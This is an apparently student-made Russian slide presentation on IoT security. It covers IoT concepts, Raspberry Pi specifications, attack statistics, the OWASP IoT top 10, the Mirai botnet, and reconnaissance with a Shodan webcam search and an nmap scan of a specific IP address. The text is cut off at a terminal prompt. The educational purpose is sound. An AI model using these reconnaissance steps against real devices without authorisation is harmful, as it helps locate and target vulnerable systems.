


# Информационная безопасность интернета вещей (IoT)




Выполнили ученики 10 “К” класса Виноградов Александр и Балдин Владислав  
Руководитель проекта: Лычагина Анастасия Юрьевна, учитель математики, ГБОУ № 1454, ШОП “Немчинова”, г. Москвы

**Цель проекта:** обратить внимание на уязвимости «умных» устройств и дать рекомендации производителям по защите их продукции от хакерских атак.

## **План проекта:**

- Что такое интернет вещей?
- Основные виды «умных» устройств
- Проблемы безопасности умных устройств и их актуальность
- Какие устройства чаще всего подвергаются атакам
- Какие уязвимости самые распространённые в IoT?
- Топ вирусов распространяющихся среди умных устройств
- Как злоумышленники могут находить и взламывать «умные» устройства?
- Реальные инциденты связанные с интернетом вещей
- Ответственность за несанкционированный доступ к компьютерной информации и устройствам интернета вещей
- Проведём аудит безопасности IoT устройства под управлением Windows IoT Core в виртуальной среде HackTheBox
- Меры защиты используемые сегодня и их недостатки
- Рекомендации производителям «умных» устройств по защите их продукции от хакерских атак

# Что такое интернет вещей (IoT)?



Облачное хранение,  
интеллектуальная обработка данных и аналитика

Кабель/оптоволокно

ADSL

Wi-Fi AP

Сотовая связь

Например: LTE

Например: LTE

Спутниковая связь

Например: Iridium

Промышленные,  
транспортные,  
морские,  
авиационные шлюзы

Ethernet

Например: Wi-Fi

Wi-Fi

Wi-Fi

Пользовательский  
шлюз

Например: LoRa

Bluetooth

NFC

Thread,  
ZigBee,  
Z-Wave


Например: Wi-SUN

Например: ISA 100.11a


Например: Telensa

Датчики и исполнительные устройства

# Основные виды IoT устройств



# Мини ПК - Raspberry PI



Raspberry PI 4

## Характеристики:

- 64-битный четырехъядерный ARMv8 Cortex-A72 процессор с тактовой частотой 1.5 ГГц
- Графический сопроцессор VideoCore VI®
- Память на 1/2/4/8ГБ LPDDR4 SDRAM
- Gigabit Ethernet
- USB3.0
- 2 x micro-HDMI
- 2.4 ГГц и 5 ГГц IEEE 802.11




Raspberry PI 0 W

## Характеристики:


- Чип: Broadcom BCM2835 с CPU и GPU.
- Процессор CPU: ARM1176JZ-F (32 бита) с тактовой частотой 1 ГГц
- Графический сопроцессор GPU: VideoCore IV с тактовой частотой 400 МГц
- RAM-память: Elpida B4432BBPA-10-F 512 МБ
- Беспроводной модуль: CYW43438.
- Частотный диапазон: 2,4 ГГц
- Стандарт Wi-Fi: 802.11b/g/n.

# Проблемы безопасности IoT и их актуальность

Географическое распределение источников атак и их процентное соотношение (Dr.WEB)




Зафиксированные ханипотами атаки на устройства Интернета вещей (Dr.WEB)



# Какие IoT устройства чаще всего подвергаются атакам?



Аппаратная архитектура, наиболее часто подвергающаяся атакам (в %)




Статистика из исследований компаний Dr.Web и Kaspersky

# Какие уязвимости самые распространённые в IoT?

## Топ-10 уязвимостей IoT от OWASP:

- Слабые, предсказуемые и жестко закодированные пароли
- небезопасные сетевые подключения
- небезопасные интерфейсы экосистем
- Отсутствие безопасного механизма обновлений
- Использование небезопасных или устаревших компонентов
- Недостаточная защита приватности
- небезопасная передача и хранение данных
- Отсутствие возможности настройки устройства
- небезопасные настройки по умолчанию
- Отсутствие физической защиты


## Вектора атак на IoT устройства за 2020 год





# Вирусы, атакующие IoT устройства

Количество уникальных вредоносных файлов



Троянцы, совершающие наибольшее число атак



Согласно полученной ханипотоми статистике, самые активный вирус — ботнет Linux.Mirai, который занимает 34% от всех заражений. За ними следует лоадер Linux.DownLoader (3% атак) и троян Linux.ProxyM (1,5% атак).

Вирусы нацеленные на IoT устройства можно разделить на несколько категорий:

- **Ботнеты для проведения DDoS-атак** (пример: Linux.Mirai)
- **Лоадеры, которые распространяют, загружают и устанавливают другие вирусы** (пример: Linux.DownLoader, Linux.MulDrop)
- **Трояны-ратники, позволяющие удаленно управлять зараженными устройствами** (пример: Linux.BackDoor)
- **Трояны, превращающие устройства в прокси-серверы** (пример: Linux.ProxyM, Linux.Ellipsis, Linux.LuaBot)
- **Майнеры для майнинга криптовалют** (пример: Linux.BtcMine)

Но сегодня большое количество вирусов сразу включает в себя несколько функций, что увеличивает их опасность для IoT устройств.

# Ботнет Mirai (Linux.Mirai.XXXX)

**Linux.Mirai** — один из самых крупных и распространённых ботнетов, атакующий IoT устройства. Впервые он появился в мае 2016 года. Он атакует устройства на базе Linux с архитектурами x86, ARM, MIPS, SPARC, SH-4, M68K и др.

После заражения целевого устройства **Linux.Mirai** соединяется с командным сервером и ждёт от него дальнейших команд. Основная функция этого ботнета — проведение DDoS-атак.


В 2017 году был опубликован исходный код этого ботнета, что порадело большое количество модификаций и спровоцировало ещё большее распространение его среди IoT устройств.

Различные модификации Linux.Mirai наиболее активны в Китае, Японии, США, Индии и Бразилии.

Число активных ботов Linux.Mirai



Dr.WEB®  
www.drweb.com



Панель управления заражёнными устройствами в ботнете Mirai

# Как хакеры могут вручную искать и атаковать IoT устройства?

The screenshot shows the Shodan search engine interface. The search query is 'webcamxp'. The results are categorized into several sections:

- TOTAL RESULTS:** 2,827
- TOP COUNTRIES:** A world map with red highlights indicating the top countries. Below the map is a table:

Country	Count
Switzerland	1,243
Mexico	724
Russian Federation	162
United States	122
United Kingdom	71
- TOP SERVICES:**

Service	Count
HTTP (8080)	354
HTTP	171
HTTP (81)	163
HTTPS	147
AndroMouse	140
- TOP ORGANIZATIONS:**

Organization	Count
Swisscom	1,240
Telmex	722
Softline Trade JSC	138
Linode	124

On the right side, there are details for a specific service: 'New Service: Keep track of what you ha'. It shows the IP address 93.90.222.22, located in Russia, with technologies like HTTP/1.1 200 OK and Server: 360 web server, 792/71644 HTT 0, Allegro-Software-RomPager/4.06, Ami.

Пример поиска вебкамер через поисковик Shodan

```
(hellokitty@pc)-[~]
└─$ nmap 212.11.152.20
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-17 19:56 MSK
Nmap scan report for 212.11.152.20
Host is up (0.0066s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 109.15 seconds
```

Сканирование сетевых сервисов с помощью nmap

```
(hellokitty@pc)-[~]
